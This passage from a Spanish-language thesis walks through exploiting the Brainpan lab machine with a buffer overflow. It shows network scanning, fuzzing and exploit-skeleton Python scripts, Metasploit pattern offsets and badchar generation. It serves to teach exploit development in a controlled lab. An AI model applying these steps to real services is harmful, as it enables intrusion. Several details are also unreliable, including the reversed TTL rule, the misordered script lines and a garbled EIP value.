


Figura 2.5: Reverse Shell

Dado que la conexión comienza desde el sistema objetivo, las reverse shells pueden eludir ciertas restricciones de los firewalls que podrían bloquear las conexiones entrantes. Seleccionar una reverse shell en lugar de una bind shell proporciona una ventaja. Las bind shells son menos furtivas en comparación con las reverse shells, ya que dejan una huella más detectable que facilita a los equipos de seguridad identificar la presencia del atacante. De este modo, la ventaja de las reverse shells reside en la capacidad de estas para evadir Firewalls y la ausencia de necesidad de que el sistema comprometido escuche en un puerto específico. En resumen las reverse shell son una herramienta muy útil a la hora de evadir defensas de red manteniendo un perfil bajo durante el ataque.

3 VULNERACIÓN DEL OBJETIVO CON BUFFER OVERFLOW

El primer paso para comenzar el ataque será el escaneo de la red local en busca de la máquina víctima. Se podrían explorar los servicios de los puertos disponibles en las IPs de la red local (haciendo uso del script Python de Reconocimiento desarrollado en el TFG por ejemplo). Sin embargo, se tiene conciencia del desarrollo de este ataque en un entorno controlado Virtualbox, donde la MAC de las máquinas siempre empieza por 08:00. De esta manera, al solo haber dos (Windows 10 y Brainpan) será mucho más sencillo.



```
(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth1 --localnet --ignoredups
Interface: eth1, type: EN10MB, MAC: 08:00:27:57:9d:28, IPv4: 192.168.1.142
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
192.168.1.1      54:84:dc:b3:14:8a      (Unknown)
192.168.1.128    6c:ba:b8:60:99:9e      (Unknown)
192.168.1.137    0c:9a:3c:fe:57:09      (Unknown)
192.168.1.143    08:00:27:7b:de:10      (Unknown)
192.168.1.144    08:00:27:79:53:28      (Unknown)
192.168.1.132    da:ad:7b:e8:0a:63      (Unknown: locally administered)
192.168.1.133    ca:ac:8e:44:53:da      (Unknown: locally administered)
192.168.1.138    70:1a:b8:e3:a7:83      (Unknown)
192.168.1.134    3c:21:9c:e0:62:0d      (Unknown)
192.168.1.131    5c:d0:6e:e6:26:dc      (Unknown)
192.168.1.135    80:38:fb:cf:ee:d2      (Unknown)
29 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec) H
. 11 responded
```

Figura 3.1: Escaneo de dispositivos disponibles en la red

Para diferenciar que IP interna corresponde a cada máquina se hace ping a cada una, se tiene en cuenta que un ping con ttl=64 corresponde a una máquina Windows y un ttl=128 corresponde a una máquina Linux (Brainpan). Una vez se sabe la IP de cada máquina, se investiga qué servicios tiene desplegados la máquina víctima y en qué puertos. Para ello, se lleva a cabo un escaneo de puertos con el objetivo de identificar los servicios que se encuentran activos en cada uno de ellos, así como las posibles vulnerabilidades que puedan presentar. Para este escaneo se hace uso de la herramienta nmap con el siguiente comando.

```
1 sudo nmap -p- --open -min-rate 5000 -sS -sCV -Pn -n IP_MV_Brainpan -vvv -oN
   ↘ escaneo.txt
```

Figura 3.2: Escaneo de puertos abiertos en la Máquina Víctima

Con esta traza se pueden observar los puertos 9999 y 10000 abiertos. El puerto 9999 está asociado a un servicio no identificado que podría estar ejecutando una aplicación personalizada o poco común, lo cual es evidenciado por la respuesta del servidor que contiene información binaria no estándar. Este puerto representa una posible vulnerabilidad debido a la falta de reconocimiento del servicio y la posible exposición de datos sensibles o la ejecución de comandos arbitrarios si se explota una debilidad en el servicio. Por otro lado, el puerto 10000 está ejecutando SimpleHTTPServer 0.6 en Python 2.7.3, un servicio HTTP conocido y relativamente simple. SimpleHTTPServer está diseñado para proporcionar capacidades básicas de servidor HTTP y generalmente no incluye funcionalidades complejas que podrían ser explotadas por atacantes. El puerto 9999/tcp parece estar abierto y el servicio identificado es "abyss?". Además, se muestra que el puerto 10000/tcp también está abierto ejecutando un servidor HTTP SimpleHTTPServer 0.6 (Python 2.7.3).

Por otra parte, es interesante la reiterada aparición del elemento \x20 correspondiente al valor hexadecimal para el carácter de espacio en ASCII. Tantos espacios en blanco podrían deberse a varias razones. Una de ellas podría ser una respuesta de error que el servicio web esté devolviendo una página de error o de acceso denegado que contenga muchos espacios en blanco como parte de su formato HTML. Por ejemplo, una página HTML que muestra un mensaje de "Acceso Denegado" podría tener espacios en blanco para formatear el contenido. También pueden estar siendo utilizados como relleno en los datos devueltos por el servidor o de igual manera podría ser una forma de obfuscuar los datos. Esta última es una posibilidad a tener en cuenta dado que se hace con frecuencia para dificultar el análisis automatizado. En general, \x20 no indica por sí mismo un problema, pero su prevalencia puede dar pistas sobre cómo el servidor estructura su salida. Puede ser útil revisar la configuración del servicio que está corriendo en esos puertos y verificar por qué están formateando la salida con tantos espacios. Seguidamente, se muestran los servicios desplegados en la máquina Brainpan.




Figura 3.3: Servicio desplegado en el puerto 9999/tcp



Figura 3.4: Servicio desplegado en el puerto 10000/tcp

El siguiente paso consiste en realizar Fuzzing Web, concepto previamente explicado en el capítulo anterior. Concretamente se intenta revelar información comprometedora a través del comando que se muestra a continuación.

Figura 3.5: Identificación de directorios disponibles mediante Gobuster

Con este comando se utiliza una lista de palabras para generar posibles nombres de directorios. Luego, se intenta acceder a cada uno de estos directorios en el sitio web especificado y si el sitio web permite acceder a un directorio, Gobuster lo mostrará en la salida. Dentro del directorio /bin, se puede observar un ejecutable llamado brainpan.exe, archivo con el que se trabajará para explotar el desbordamiento de búfer. Este contiene el código del programa Brainpan, que define la lógica de este, la interfaz de usuario y las funciones que se ejecutan al lanzarse el programa. Se carga el binario brainpan.exe en Immunity debugger y se ejecuta.

Cabe recalcar que IPv4 y IPv6 son protocolos de internet diferentes, y las configuraciones de seguridad que se aplican a las direcciones IPv4 no se aplican automáticamente a las direcciones IPv6. Esto significa que, si un administrador de red implementa filtros y reglas de seguridad para bloquear el acceso no autorizado a través de IPv4, pero no hace lo mismo para IPv6, un atacante podría explotar esta discrepancia. Este riesgo es particularmente relevante debido a la creciente adopción de IPv6 para abordar la escasez de direcciones IPv4. A medida que más redes y dispositivos habilitan IPv6, es crucial que las políticas de seguridad se actualicen para incluir reglas de filtrado y protección para IPv6. La falta de una estrategia de seguridad coherente que abarque ambos protocolos puede resultar en vulnerabilidades inadvertidas, dejando a la red expuesta a posibles ataques.




Figura 3.6: Brainpan.exe en Immunity Debugger

Immunity Debugger [8] es una herramienta usada para el análisis y la depuración, presente principalmente en el campo de la seguridad informática. Este instrumento integra las capacidades de un depurador convencional con atributos especializados para la ingeniería inversa y evaluación de vulnerabilidades, ofreciendo una base sólida para descubrir y aprovechar errores en programas. Immunity Debugger posibilita a los usuarios examinar y alterar la memoria, ejecutar código en tiempo real paso a paso, fijar puntos de interrupción y analizar el flujo de ejecución de los programas. Su facilidad de uso y su compatibilidad con scripts de Python aumentan sus capacidades, convirtiéndola en la elección favorita de expertos en seguridad e investigadores. Una posibilidad a destacar de Immunity Debugger es que permite ejecutar comandos en Python directamente desde la barra de comandos integrada.




Figura 3.7: Barra de comandos Python en Immunity Debugger

Fuente: <https://www.immunityinc.com/products/debugger/>

Relacionado directamente con Python, también permite la ejecución de scripts de Python, modificarlos mientras son ejecutados y reflejarlos en tiempo real.




Figura 3.8: Ejecución de Script de Python en Immunity Debugger

Fuente: <https://www.immunityinc.com/products/debugger/>

Además, esta herramienta está diseñada para utilizar la menor cantidad de recursos del sistema posible. Esto es crucial ya que un alto uso de CPU puede alterar el comportamiento de vulnerabilidades como buffer overflow. Además, técnicas como el fuzzing y otros análisis de vulnerabilidad son efectivos solo si el depurador no ejerce una tensión excesiva en el sistema.

Image Name	PID	Session ID	CPU	Mem Usage	USER Objects
ImmunityDebugger.exe	5392	0	00	4,812 K	65
vmware-vmx.exe	5116	0	00	754,148 K	17
bash.exe	5008	0	00	2,212 K	1
taskmgr.exe	4996	0	01	6,128 K	123

Figura 3.9: Recursos CPU utilizados por Immunity Debugger

Fuente: <https://www.immunityinc.com/products/debugger/>

En este trabajo, se empleará exclusivamente para investigar y recabar datos sobre el binario brainpan.exe, a pesar de sus múltiples funcionalidades. Mediante un minucioso análisis, se pretende comprender el funcionamiento interno del archivo binario, detectar vulnerabilidades potenciales y examinar las secciones de memoria que utiliza en su ejecución. Esto posibilitará un mayor entendimiento sobre el funcionamiento del código binario y brindará datos importantes que podrían ser útiles para tomar el control de la máquina Brainpan.

Acto seguido se hace uso de mona.py, un módulo Python para Immunity Debugger utilizado en desarrollo de software y pruebas de intrusión para depurar. Este ofrece una amplia variedad de características y funcionalidades que ayudan a desarrolladores y testers a encontrar y solucionar errores, vulnerabilidades y problemas de seguridad. El siguiente paso es lanzar en la parte inferior de Immunity Debugger el comando !mona config -set workingfolder Ruta_del_Directorio_BOF. De esta manera se establece la carpeta de trabajo en la ruta del directorio especificada. Esto permite agrupar la salida y escribirla en carpetas específicas de la aplicación, evitando sobrescribir la salida anterior. El parámetro de configuración está escrito en el archivo mona.ini dentro de la carpeta de la aplicación Immunity Debugger, desde este se pueden configurar diversas opciones que afectan a cómo Mona realiza sus análisis, incluyendo rutas de búsqueda de módulos, configuraciones de explotación, y otros parámetros relevantes para el proceso de depuración.

Antes de ejecutar el archivo brainpan.exe, se ha de ejecutar desde la máquina atacante el archivo fuzzing.py. A través de este script en Python se intentan identificar vulnerabilidades de desbordamiento de búfer en el servicio remoto.


```
import socket
import time
import sys

def fuzz(ip, port, prefix="", timeout=1):
    string = prefix + "A" * 100
    while True:
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(timeout)
                s.connect((ip, port))
                s.recv(1024)
                print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
                s.send(string, "latin-1")
                s.recv(1024)
        except Exception as e:
            print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
            sys.exit(0)
            string += 100 * "A"
            time.sleep(1)

if __name__ == "__main__":
    ip = "192.168.1.152"
    port = 9999
    prefix = ""
```

Figura 3.10: fuzzing.py

Tras importar los módulos socket, time y sys necesarios para la comunicación de red, manejo del tiempo y operaciones del sistema respectivamente, se define la función fuzz. Esta función toma como argumentos la dirección IP del objetivo (en este caso es la de la máquina Brainpan ya que esta aloja el binario a explotar), el puerto del servicio, un prefijo opcional para el payload y un tiempo de espera. Seguidamente genera un payload inicial con un prefijo (si se proporciona) seguido de 100 bytes de "A" y establece una conexión con el servicio remoto. Finalmente envía el payload y espera una respuesta. Si no hay excepciones, aumenta el tamaño del payload en 100 bytes y repite el proceso. Este proceso acaba cuando se produce una excepción (como un fallo en el servicio), momento en el que el script imprime el tamaño del payload en el que ocurrió el fallo y sale del programa.



```
(kali㉿kali)-[~/Escritorio/BOF]
$ python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
```

Figura 3.11: Búfer desbordado al exceder los 600 bytes

Después de provocar un buffer overflow, se observa desde Immunity Debugger un valor de 41414141 para el registro EIP. "AAAA" se convierte en hexadecimal como 41414141, un valor popular entre los atacantes por ser fácil de escribir en código y poco común en la memoria ordinaria. Cuando el programa intenta ejecutar la instrucción en la dirección señalada en el EIP, en realidad se está tratando de ejecutar el código del atacante. De este modo, el agresor logra tener un control absoluto sobre el programa. Este método de cambiar el EIP es fundamental en los ataques de desbordamiento de búfer, posibilitando la alteración del camino de ejecución del programa hacia código malicioso insertado por el atacante.

Para comenzar, se establece el puerto y la dirección IP a la que se conectará el servicio. Este primer paso es esencial para configurar el ambiente de prueba y garantizar que el script apunta al objetivo correcto. En la función `build_buffer()`, también se establecen diferentes variables que se determinan con la ayuda de la máquina Windows e Immunity Debugger. Las variables abarcan el tamaño del buffer, el patrón específico que causa el desbordamiento y cualquier payload adicional deseado para injectar. La exactitud durante esta etapa es crucial para lograr el éxito del ataque, ya que cualquier error en el tamaño o contenido del buffer puede desencadenar un fallo en el exploit. La función `send_buffer()` se encarga de enviar el buffer al puerto de la máquina especificada anteriormente, posibilitando la comunicación directa con el servicio vulnerable. Este envío debe ser planificado y organizado con atención para asegurar que el buffer malicioso sea procesado de manera que se provoque el desbordamiento de búfer y se modifique el EIP. A continuación, se presenta la estructura del código que se utilizará para acceder a la máquina Brainpan.

```
# Parámetros de conexión
ip = "192.168.1.134"
port = 9999

# Definir la estructura del buffer
def build_buffer():
    prefix = "" #prefix + overflow + retn + padding + payload
    offset = 0
    overflow = "A" * offset
    retn = "\r\n" #retornos de carro
    padding = "\x43" * 10 #padding
    payload = () #payload

    postfix = "\r\n"
    buffer = prefix + overflow + retn + padding + payload + postfix
    return buffer

def send_buffer(buffer):
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Buffer enviado exitosamente!")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        # Conectar al servidor
        s.connect((ip, port))
        print("Conexión establecida. Enviando buffer malicioso ...")
        # Enviar el buffer
        s.send(bytes(buffer + "\r\n", "latin-1"))
        print("Buffer enviado exitosamente!")
    except Exception as e:
        print("Error al conectar:", e)
    finally:
        # Cerrar la conexión
        s.close()

if __name__ == "__main__":
    # Construir el buffer
    buffer = build_buffer()
    # Enviar el buffer
    send_buffer(buffer)
```

Figura 3.12: Esqueleto exploit.py

Como se sabe que el servicio es vulnerable a partir de 600 bytes, se genera un payload de 300 o 400 bytes más como mínimo para asegurar el desbordamiento. Para ello se hace uso del comando `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000`

```
[kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Aa2Aa3Aa4Aa5
Aj6Aa7Aa8Aa9Aa0Aa1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Aa9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Am1Am2Am3Am4Am5Am6Am7
Am8Aa9Am9Aa0Aa1An2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Ao2Aa3Ao4Aa5Ao6Aa7Ao8Aa9Aa0Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Aa0R1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6B
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

Figura 3.13: Generación de payload para desbordar el búfer por encima de 600 bytes

Ahora se introduce el valor obtenido en la variable payload del archivo exploit.py. Volviendo a la herramienta Immunity Debugger, se ejecuta el comando !mona findmsp -distance 600 dado que es a los 600 bytes cuando el binario se saturó. Una vez ejecutado este comando y con el binario brainpan.exe corriendo se lanza el archivo malicioso con python3 exploit.py. Si se observa detenidamente, el valor de EIP cambia a 327241431, dato que usaremos para ejecutar el comando usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -1 1000 -q 327241431. Con este básicamente se obtiene el offset, término que viene a ser la distancia en bytes desde una posición específica en la memoria hasta otra. En este caso, obtenemos un valor de 524, que será el número de bytes desde la posición inicial hasta la posición vulnerable del binario en cuestión.

Haciendo uso del comando `badchars -f Python` se generan los badchars que conformarán el nuevo payload en `exploit.py`. Estos formarán el input que sature el buffer de nuestra máquina víctima y por consiguiente proporcione acceso a esta.

```
(kali㉿kali)-[~/Escritorio/BOF]
└─$ badchars -f python
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Figura 3.14: Generación badchars

Cabe mencionar la ausencia del carácter `\x00`, esta se debe a que en muchos lenguajes de programación, especialmente en C y C++, se utiliza como terminador de cadena. Cuando una función encuentra el carácter `\x00`, interpreta que ha llegado al final de la cadena. Incluir `\x00` en el payload podría causar que el proceso de escritura o lectura del payload se detenga prematuramente, truncando así los datos y evitando que el exploit funcione correctamente. Además de `\x00`, a veces es necesario excluir otros caracteres que puedan causar problemas similares, como `\x0A` (nueva línea), `\x0D` (retorno), y otros dependiendo del contexto específico del exploit y la aplicación objetivo.

El siguiente paso a realizar es lanzar `python3 exploit.py` con el binario en ejecución y el comando `!mona bytearray -b'\x00 '`. De esta manera no solo genera el bytearray sino que también se comparan los bytes en memoria en la ubicación del ESP con los bytes del archivo generado para identificar cualquier byte que haya sido alterado o truncado. Efectivamente se obtiene el nuevo valor para la variable ESP ("Extended Stack Pointer"), que indica la dirección de memoria actual en la que se almacenarán los datos en la pila. De esta manera se obtiene `005FF910` como la dirección de memoria a la que apunta la cima pila en el momento en el que se ha desbordado el buffer.

```
!mona compare -f C:\Users\migue\Desktop\BOF\bytearray.bin -a 005ff910'
```




Figura 3.15: Detección de los badchars en memoria

